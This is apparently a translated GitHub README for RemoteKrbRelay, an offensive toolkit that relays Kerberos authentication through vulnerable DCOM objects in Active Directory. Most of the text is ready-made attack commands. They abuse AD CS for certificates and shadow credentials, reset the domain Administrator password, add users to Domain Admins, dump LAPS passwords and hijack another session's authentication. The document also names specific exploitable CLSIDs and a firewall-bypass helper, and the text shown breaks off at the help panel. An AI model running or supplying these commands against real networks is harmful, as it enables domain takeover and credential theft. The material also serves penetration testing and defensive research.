 cicada8-research/remotekrbrelay
Relay Kerberos remoto reso facile! Framework avanzato per Kerberos Relay.

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Probabilmente conosci KrbRelay e KrbRelayUp, ma se ti dicessi che può essere fatto da remoto? Con RemoteKrbRelay questo diventa realtà.
Scopri di più su CertifiedDCOM qui. CertifiedDCOM consente di attivare un account macchina ADCS:
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
C'è anche l'exploit SilverPotato. Puoi usarlo per abusare delle sessioni. Inclusa una sessione di amministratore di dominio su un host di terze parti.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user

  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Trigger authentication from another session
  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Ora hai quattro cartelle davanti a te:
Checker - vecchia versione del checker per il rilevamento di oggetti DCOM vulnerabili;Checkerv2.0 - nuova versione del checker per il rilevamento di oggetti DCOM vulnerabili;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - uno strumento per bypassare un firewall quando si usa l'exploit.Iniziamo con Checker. Puoi usarlo per rilevare oggetti DCOM vulnerabili. Un oggetto DCOM vulnerabile può essere considerato tale se:
NT AUTHORITY\LOCAL SERVICE, poiché usa credenziali vuote per autenticarsi dalla rete;RemoteLaunch, RemoteActivation. Questo è LaunchPermissions;RPC_C_IMP_LEVEL_IDENTIFY o superiore. RPC_C_IMP_LEVEL_IDENTIFY è il valore predefinito;RemoteAccess (o dovrebbero essere vuoti). Questo è AccessPermission.Per un rilevamento semplice, puoi usare Checkerv2.0. Supporta l'output nei formati csv e xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
Esempio:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
E riceverai questo output:

Le colonne conterranno i CLSID degli oggetti DCOM, i nomi, e LaunchPermission e AccessPermission.

Prova a cercare gli oggetti sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) e CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) e capisci perché sono vulnerabili.
Non usare Checker, usa solo Checkerv2.0 per favore :3
Un piccolo strumento per scoprire una porta su cui sollevare un server DCOM malevolo. Vedi i dettagli qui (Remote -> Local Potato).

Fai pratica con il concetto di porta locale. Riscrivi RemotePotato0 su una porta locale. Fidati, è utile.
Ho aggiunto parecchie funzionalità diverse all'exploit. Nota che fornisce abbastanza funzionalità per abusare degli oggetti DCOM. Ho anche elencato alcuni CLSID nella Guida per l'abuso. Questi CLSID erano già noti pubblicamente, semplicemente non esisteva un POC per abusarne. Ci sono parecchi oggetti DCOM vulnerabili, lavora con il checker e trovali tutti!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]
